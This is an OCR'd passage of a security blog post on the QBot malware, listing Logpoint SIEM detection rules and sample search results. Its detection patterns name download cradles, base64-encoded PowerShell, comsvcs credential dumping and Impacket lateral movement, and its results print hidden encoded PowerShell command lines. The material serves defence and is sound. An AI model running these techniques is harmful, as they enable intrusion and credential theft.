
Malicious Infrastuce growth

The servers, both as a part of a botnet and the C2 servers have risen exponentially in the last few months, however, the domains are increasing as well. The low number of samples relatively shows that the files are being used over and over again in multiple attacks. We have provided the lists alongside the latest alert release and updated them as of August 2022.



Identified network infrastructure by country:

USA holds the largest portion of the malicious infrastructures, most in form of domains and botnets as attackers have been targetting US-based companies.



Source: Malware Hunters

Looking at the trends of the QBot, it has proven more than just a smoke screen for more nefarious actions. Over the past few months, companies such as

- SpaceX
- Go West Tours
- Commercial Development Company, Inc.
- Furniture Row & Visser Precision
- Kimchuk Inc.
- Hot Line Freight Systems

have been the victims of QBot-related attacks and ultimately data leaks as well. Some more impactful than others, QBot as an attack pattern has survived for over a decade, and it is a shame that we still haven't had our defenses risen against it. We have compiled a list of detection opportunities that an analyst can use with their logpoint device to catch QBot in its track.

Detection using Logpoint


While explaining the process, we have mentioned suitable detection rules that we have tested in our lab environments. Below is the collection of rules applicable to the procedures carried out by QBot. If any of the procedures covered in this section do not trigger an alert in the environment, it is recommended to deploy the relevant rule. Note, as with many alert rules, this set of rules may need to be baselined for your unique environment and filters added for approved activity by certain users, systems, or applications.

Phishing Detection

We provide an out-of-the-box detection for a phishing attack attempt. However, the dependency includes a native email security device that has labeled the email as phishing.

LP_Mitre Initial Access Using Spearphishing Link Detected:

```
label=Detect label=Malicious label=URL |
process eval("attack_class='Initial Access'")|
process eval("technique='Spearphishing Link'")
```


BACK
Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Line
count()
10.5K
9.5K
8.5K
7.5K
6.5K
5.5K
10.45.1.20, 123.123.123.123, Blocked, attacker_one@gmail.com, http://www.malwar...
10.45.1.20, 123.123.123.123, Blocked, attacker_one@gmail.com, http://malc0de.c...
10.45.1.20, 123.123.123.123, Blocked, attacker_one@gmail.com, http://bgmtechnol...

```
label=Detect label=Malicious label=URL |
process eval("attack_class='Initial Access'")|
process eval("technique='Spearphishing Link'") | chart count() by device_ip, source_address, category, sender, url
```


Found 27,544 logs

device_ip	source_address	category	sender	url	count()
10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://www.malwareblacklist.com/showMDL.php	11029
10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://malc0de.com/database/	10996
10.45.1.20	123.123.123.123	Blocked	attacker_one@gmail.com	http://bgmtechnology.com.au	5519

Suspicious Application Execution

We are working on the known fact that the listed files do not create a process for this particular detection rule. To detect this, the rule looks for uncommon processes being spawned by calc.exe (as per our test case) and a bunch of tools that are known to spawn QBot.

```
norm_id = WindowsSysmon
label="Process" label=Create
(parent_image IN ["*\minesweeper.exe", "*\winver.exe", "*\bitsadmin.exe", "*\csrss.exe",
"*\certutil.exe", "*\schtasks.exe", "*\eventvwr.exe", "*\calc.exe", "*\notepad.exe"]
-(image IN ["*\WerFault.exe", "*\wermgr.exe", "*\conhost.exe", "*\mmc.exe", "*\win32calc.exe",
"*\notepad.exe"])
OR (-image=*))
```


BACK
Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
count()
5K
3K
1K
10.45.1.10, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" , null, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, C:\Windows\System32\eventvwr.exe


```
norm_id = WindowsSysmon
label="Process" label=Create
(parent_image IN ["*\minesweeper.exe", "*\winver.exe", "*\bitsadmin.exe", "*\csrss.exe", "*\certutil.exe", "*\schtasks.exe",
"*\eventvwr.exe", "*\calc.exe", "*\notepad.exe"]
-(image IN ["*\WerFault.exe", "*\wermgr.exe", "*\conhost.exe", "*\mmc.exe", "*\win32calc.exe", "*\notepad.exe"])
OR (-image=*)) | chart count() by device_ip, "process", command, file, image, parent_image
```

Found 6,348 logs

device_i	process	command	file	image	parent_image	count()
10.4...	C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe"	null	C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	C:\Windows\System32 \eventvwr.exe	6348

Local Accounts Discovery

```
label=”process” label=create
(((image=”*\whoami.exe” OR
(image=”*\wmic.exe” command=”*useraccount*” command=”*get*”) OR
image IN [“*\quser.exe”, “*\qwinsta.exe”] OR
(image=”*\cmdkey.exe” command=”* /l*”) OR
(image=”*\cmd.exe” command=”* /c*” command=”*dir *” command=”*\Users\*”))
-(command=”* rmdir *”)) OR
((image IN [“*\net.exe”, “*\net1.exe”] command=”*user*”)
-(command IN [“*/domain*”, “*/add*”, “*/delete*”, “*/active*”, “*/expires*”,
“*/passwordreq*”, “*/scriptpath*”, “*/times*”, “*/workstations*”])))
-user IN EXCLUDED_USERS
```



```
image IN ["*\quser.exe", "*\qwinsta.exe"] OR
(image="*\cmdkey.exe" command="* /l*") OR
(image="*\cmd.exe" command="* /c*" command="*dir *" command="*\Users\*"))
-(command="* rmdir *")) OR
((image IN ["*\net.exe", "*\net1.exe"] command="*user*")
-(command IN ["*/domain*", "*/add*", "*/delete*", "*/active*", "*/expires*", "*/passwordreq*", "*/scriptpath*", "*/times*",
"*/workstations*"])))
-user IN EXCLUDED_USERS |
chart count() by device_ip, command, parent_image, image, path
```

	device_ip	command	parent_image	image	path	count()
	10.45.1.12	whoami	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	C:\Users\brs\	868

Suspicious Network Commands

All of these network enumeration steps map to the Suspicious Network Command Alert Rule.

```
command IN ["*ipconfig /all*", "*netsh interface show interface*", "*arp -a*",
"*nbtstat -n*", "*net config*", "*route print*"]
```

Note: this query might yield false positives when an admin or a legitimate user is running the commands to troubleshoot or debug a system.

Microsoft Defender Exclusion

```
channel=Security event_id IN ["4657", "4656", "4660", "4663"]
target_object="*\Microsoft\\Windows\Defender\Exclusions\*"
```

Remote Thread To Known Windows Process

When a remote thread is created in place of a known windows process.

```
norm_id=WindowsSysmon
event_id=8
```

```
source_image IN ["*\bash.exe", "*\cvtres.exe", "*\defrag.exe", "*\dnx.exe",
"*\esentutl.exe", "*\excel.exe", "*\expand.exe", "*\explorer.exe",
"*\find.exe", "*\findstr.exe", "*\forfiles.exe", "*\git.exe",
"*\gpupdate.exe", "*\hh.exe", "*\iexplore.exe", "*\installutil.exe",
"*\lync.exe", "*\makecab.exe", "*\mDNSResponder.exe",
"*\monitoringhost.exe", "*\msbuild.exe", "*\mshta.exe", "*\msiexec.exe",
"*\mspaint.exe", "*\outlook.exe", "*\ping.exe", "*\powerpnt.exe",
"*\powershell.exe", "*\provtool.exe", "*\python.exe", "*\regsvr32.exe",
"*\robocopy.exe", "*\runonce.exe", "*\sapcimc.exe", "*\schtasks.exe",
"*\smartscreen.exe", "*\spoolsv.exe", "*\tstheme.exe", "*\userinit.exe",
"*\vssadmin.exe", "*\vssvc.exe", "*\w3wp.exe*", "*\winlogon.exe",
"*\winscp.exe", "*\wmic.exe", "*\word.exe", "*\wscript.exe"]
-source_image="*Visual Studio*"
-user IN EXCLUDED_USERS
```

Suspicious Parent Process Created

```
label="Process" label=Create
(image="*smss.exe" parent_command!="*smss.exe") or
(image="*csrss.exe"
(parent_command!="*smss.exe" and parent_command!="*svchost.exe")) or
(image="*wininit.exe" parent_command!="*smss.exe") or
(image="*winlogon.exe" parent_command!="*smss.exe") or
(image="*lsass.exe" parent_command!="*wininit.exe") or
(image="*LogonUI.exe"
(parent_command!="*winlogon.exe" and parent_command!="*wininit.exe")) or
(image="*services.exe" parent_command!="*wininit.exe") or
(image="*spoolsv.exe" parent_command!="*services.exe") or
(image="*taskhost.exe"
(parent_command!="*services.exe" and parent_command!="*svchost.exe")) or
(image="*taskhostw.exe"
(parent_command!="*services.exe" and parent_command!="*svchost.exe")) or
(image="*userinit.exe"
(parent_command!="*dwm.exe" and parent_command!="*winlogon.exe"))
-user IN EXCLUDED_USERS
```


Where the analyst can add the relevant tools to the query.

An alert(T1059.001) is also provided to the customers out of the box that can detect if PowerShell is being used as a download cradle which can be detected using process creation logs.

```
label="Process" label=Create
image="*\powershell.exe"
command IN ["*new-object system.net.webclient).downloadstring(*", "*new-
object system.net.webclient).downloadfile(*", "*new-object
net.webclient).downloadstring(*", "*new-object
net.webclient).downloadfile(*"]
-user IN EXCLUDED_USERS
```

In our example, we did find that the payloads are encoded using base64. The alert(T1059.001, T1059.003, T1140) below checks if any payload has been passed into PowerShell encoded as a base64 string.

```
label="Process" label=Create
command="*::FromBase64String(*" -user IN EXCLUDED_USERS
```



```
norm_id=WindowsSysmon event_id=1 command="*::FromBase64String(*" -user IN EXCLUDED_USERS | chart count() by "process", host,
eventdata_parent_user, parent_process order by count() desc
```

Found 17 logs


Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
4
1
count()
C:\Windows\System-32\WindowsPowe...
C:\Windows\Syste-m32\cmd.exe, Ex...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...
C:\Windows\System-32\WindowsPowe...

process	host	eventdata_parent_user	parent_process	count()
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	NT AUTHORITY\\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe	4
C:\Windows\System32\cmd.exe	Exodus.knowledgebase.local	null	C:\Users\Public\adobe.exe	3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Exodus.knowledgebase.local	null	C:\Windows\System32\cmd.exe	3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Genesis.knowledgebase.local	NT AUTHORITY\\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	null	null	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Genesis.knowledgebase.local	KNOWLEDGEBASE\\Cyril	C:\Windows\System32\wsmprovhost.exe	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	kbdc01.knowledgebase.local	KNOWLEDGEBASE\\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1

NOTE: Since legitimate tools also use base64 encoding, there is a big chance of resulting in false positives. So, instead of creating an alert, the query above should be used for investigation only.

In general, we can hunt for possible malicious PowerShell activity(T1059, T1059.001) by checking if its parent process belongs to a list of suspicious processes such as mshta.exe, winword.exe, etc.

```
label="Process" label=Create
parent_process IN ["*\mshta.exe", "*\rundll32.exe", "*\regsvr32.exe", "*\services.exe", "*\winword.exe", "*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe", "*\msaccess.exe", "*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe", "*\chrome.exe", "*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe", "*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe", "*\sqlagent.exe", "*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe", "*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe", "*MicrosoftEdgeSH.exe", "*tomcat*"]
(command IN ["*powershell*", "*pwsh*"] OR
description="Windows PowerShell")
```



```
norm_id=WinServer event_id=4688 parent_process IN ["*\mshta.exe", "*\rundll32.exe", "*\regsvr32.exe", "*\services.exe", "*\winword.exe",
"*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe", "*\msaccess.exe", "*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe", "*\chrome.exe",
"*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe", "*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe", "*\sqlagent.exe",
"*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe", "*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe", "*MicrosoftEdgeSH.exe", "*tomcat*"]
(command IN ["*powershell*", "*pwsh*"] OR description="Windows PowerShell") | chart count() by user, domain, command, commandline, parent_process
order by count() desc
```

Found 18 logs

Use wizard
All
LAST 30 DAYS
SEARCH
Add Search To
More
Chart
Column
4.5
3.5
2.5
1.5
0.5
count()
EXODUS$, KNOWLE-DGEBASE, powersh...
cyril, KNOWLEDGE-BASE, "C:\Windo...
cyril, KNOWLEDGE-BASE, "C:\Windo...
GENESIS$, KNOWLE-DGEBASE, C:\Win...
cyril, KNOWLEDGE-BASE, "C:\Windo...
cyril, KNOWLEDGE-BASE, "C:\Windo...
EXODUS$, KNOWLE-DGEBASE, powersh...

user	domain	command	commandline	parent_process ↓	count()
EXODUS$	KNOWLEDGE...	powershell -noP -sta -wind hid -enc dwBoAG8AYQBtAGkAIAAvAGcAcgBvAHUAcABzAA==	powershell -noP -sta -wind hid -enc dwBoAG8AYQBtAGkAIAAvAGcAcgBvAHUAcABzAA==	C:\Windows\System32 \wbem\WmiPrvSE.exe	5
		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Sta -Nop -Window Hidden -Command \"sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream] [Convert]::FromBase64String('7Vp7cFTndT/f3d27VwssuqsXDwlWAsEiQNaTVzBGL5AACYwkMPgBq90raWF37... /z3bvSCgm77j8Zz2RXe77z+s53zvnO+fTdlXr330kelvLic/Ei0VlyXpvpk1 /H8QkufjRI3y96uvqs2PF09cBowg5nLHPEiqbCsWg6bWbDQ0bYyqXDiXS4c2d /OGXGjfo5cwJLXRu7uoh2ClVGWkuH8nZfpRqaJRql6kAoDq+mGyCMz0HXu7Aj87pz8qN0yp2j0OYvEBXLn8lx... //HRX55Xae6pWkf3bYa+7GASDhLqZ			

Page 1 of 1


Displaying 1 - 7 of 7

For credential dumping and data exfiltration attempts, administrators should lookout for credential dumping via comsvcs DLL(T1003).

```
label="Process" label=Create
(image="*\rundll32.exe" OR file="RUNDLL32.EXE")
command IN ["*comsvcs*MiniDump*full*", "*comsvcs*MiniDumpW*full*"]
-user IN EXCLUDED_USERS
```

Adversaries can also call DLL's exported functions via ordinal(T1218, T1218.011) instead of specifying the function name.

```
label="Process" label=Create
"process"="*\rundll32.exe"
command IN ["*,#*", "*, #*", "*.dll #*", "*.ocx #"]
-command IN ["*EDGEHTML.DLL*", "*#141*"] -user IN EXCLUDED_USERS
```



```
norm_id=WinServer event_id=4688 "process"="*\rundll32.exe" command IN ["*,#*", "*, #*", "*.dll #*", "*.ocx #"] -command IN ["*EDGEHTML.DLL*", "*#141*"] -user IN EXCLUDED_USERS | chart count() by user, device_ip, device_name, "process", host
```

Use wizard
All
LAST 30 DAYS
SEARCH
Found 2 logs
Add Search To
More
Chart
Column
count()
1.8
1.4
1
0.6
0.2
cyril, 192.168.2.64, Windows Servers, C:\Windows\System32\rundll32.exe, Exodus.knowledgebase.local


user	device_ip	device_name	process	host	count()
cyril	192.168.2.64	Windows Servers	C:\Windows\System32\rundll32.exe	Exodus.knowledgebase.local	2

Impacket is a popular tool that adversaries use for lateral movement. Impacket leaves artifacts in process creation events which is trivial to detect(T1559, T1559.001, T1047, T1021, T1021.003).

```
label="Process" label=Create
((parent_image IN ["*\wmiprvse.exe", "*\mmc.exe", "*\explorer.exe", "*\services.exe"]
command IN ["*cmd.exe* /Q /c * \\127.0.0.1\*&1*"]) OR
(parent_command IN ["*svchost.exe -k netsvcs", "taskeng.exe*"]
command IN ["cmd.exe /C *Windows\Temp\*&1"]))
-user IN EXCLUDED_USERS
```

To make recovery difficult, adversaries have been known to disable Windows's crash dump feature which administrators can detect using Sysmon's registry events (T1112).

```
norm_id=WindowsSysmon event_id=13
target_object="HKLM\System\CurrentControlSet\Control\CrashControl\CrashDumpEnabled"
detail="DWORD (0x00000000)"
```



```
norm_id=WindowsSysmon event_id=13 target_object="HKLM\System\CurrentControlSet\Control\CrashControl\CrashDumpEnabled" detail="DWORD (0x00000000)" | chart count() by user, device_ip, host, "process", image
```

